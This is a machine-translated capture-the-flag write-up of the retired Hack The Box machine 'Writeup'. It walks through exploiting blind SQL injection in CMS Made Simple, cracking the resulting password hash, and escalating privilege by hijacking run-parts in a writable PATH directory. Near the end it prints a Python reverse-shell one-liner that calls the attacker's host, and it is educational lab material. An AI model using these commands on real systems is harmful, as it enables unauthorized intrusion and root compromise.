This page has been machine-translated from the original page.
I am learning about security using “Hack The Box,” a penetration testing learning platform. At the time of writing, my rank on “Hack The Box” is ProHacker.

This is a writeup of the retired HackTheBox machine “Writeup”.
About This Article
The content of this article is not intended to encourage actions that violate social order.
Please note that attempting to attack environments other than those you own or are authorized to access may violate the Act on Prohibition of Unauthorized Computer Access (Unauthorized Access Prohibition Act).
All statements here are my own and do not represent any organization I belong to.
Table of Contents
Enumeration
For now, I will start with the usual port scan.
# Add the target machine IP to HOSTS and run a fast scan
sudo sed -i 's/^[0-9].*$RHOST/10.10.10.138 $RHOST/g' /etc/hosts
nmap -sV -sC -Pn -T4 $RHOST| tee nmap1.txt
# All ports
nmap -p- $RHOST -Pn -sC -sV -A  | tee nmap_max.txt
Port 80 appears to be open, so I checked it.
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Nothing here yet.
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The part that caught my attention here was the following.
It appeared to be configured so that user agents would not access writeup.
http-robots.txt: 1 disallowed entry
|_/writeup/
Reference: What is a ‘disallowed entry’ when nmap scans through the Robots.txt file? - Stack Overflow
The robots.txt file looked like this.
#              __
#      _(\    |@@|
#     (__/\__ \--/ __
#        \___|----|  |   __
#            \ }{ /\ )_ / _\
#            /\__/\ \__O (__
#           (--/\--)    \__/
#           _)(  )(_
#          `---''---`

# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
When I accessed port 80, the following page was displayed.

While I was at it, the writeup page also displayed normally for some reason.
I had assumed access was restricted by robots.txt, but there did not seem to be any actual access restriction.

Looking at the contents, it seemed to contain writeups for several HTB machines.
However, the writeup for this machine was only partially written and did not contain any useful information.
Also, when I tried enumerating with gobuster, it returned an error, and after that I could not even access the site in my browser for a while.
It seems some sort of DoS protection was in place, apparently monitoring for 4xx errors.
The Writeup page was accessed using a GET query like the following.
Example: http://10.10.10.138/writeup/index.php?page=ypuffy
Obtaining User
My guess was that it was retrieving text from the server by setting a file name in page=.
However, I was not able to make progress with enumeration here.
Next, from the page source I learned that it was using CMS Made Simple, so I tried several exploits against it.

Among the things I looked into, I found the following exploit.
It appears that blind SQL injection was possible.
$ searchsploit -m php/webapps/46635.pyRunning the exploit allowed me to obtain a username and password hash.

After formatting the output salt and password hash as $hash:$salt and cracking it as md5($salt.$pass), I was able to recover the password.
$ hashcat -a 0 -m 20 ./hash /usr/share/wordlists/rockyou.txtUsing this password to connect over SSH allowed me to obtain user access.
Privilege Escalation
With pspy running, when I triggered fail2ban I confirmed that the following task was executed.
PID=22658 | iptables -w -I f2b-apache-404 1 -s 10.10.14.4 -j REJECT --reject-with icmp-port-unreachableSince fail2ban appeared to be running with root privileges, I investigated whether I could use that as a starting point for privilege escalation. However, even after checking the configuration files and permissions under /etc/fail2ban, I could not find anything useful.
$ cat /etc/fail2ban/jail.local
[INCLUDES]
before = paths-debian.conf

[DEFAULT]
ignoreip = 127.0.0.1/8
bantime  = 120
maxretry = 10

[sshd]
enabled = true

[apache-404]
enabled  = true
port     = http
filter   = apache-404
logpath  = /var/log/apache2/access.log tail
maxretry = 30

$ cat /etc/fail2ban/filter.d/apache-404.conf
[INCLUDES]
before = apache-common.conf

[Definition]
failregex = ^<HOST> .* 40[1234]$
At this point, the linpeas output showed that the current user belonged to various groups.
$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
Based on that result, I used the find command to look for writable targets owned by root whose group matched some of the groups that seemed interesting.
$ find / -user root -group jkr -ls -writable 2>/dev/null
$ find / -user root -group staff -ls -writable 2>/dev/null
      189      4 drwxrwsr-x   2 root     staff        4096 Jun  3  2018 /var/local
   131445     20 drwx-wsr-x   2 root     staff       20480 Apr 19  2019 /usr/local/bin
The linpeas output also showed that /usr/local/bin had been added to PATH.

However, even looking at the pspy output, most commands specified binaries under /usr/bin and elsewhere using full paths.
The only exception seemed to be run-parts --lsbsysinit /etc/update-motd.d, which was executed without a path when logging in over SSH.
$ sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.newBecause PATH included /usr/local/bin, I thought I should be able to execute arbitrary commands by writing a file containing my command there.

Normally on Linux, the earlier entries in PATH take precedence.
However, for some reason, as long as /usr/bin was present in PATH, even placing run-parts in /usr/local/bin did not make it execute first.
After checking various things, it turned out that when the following periodically executed task ran, the module I had placed in /usr/local/bin was deleted.
$ /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1That seems to be why it did not run as expected.
So I overwrote run-parts with the following command, then immediately made an SSH connection from another terminal, which gave me a root shell.
$ echo "python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.4\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\"/bin/sh\")'" > /usr/local/sbin/run-parts; chmod +x /usr/local/sbin/run-partsSummary
I think this machine had a lot to teach.
It was especially educational regarding group and user permissions, which I had previously been handling more by intuition than understanding.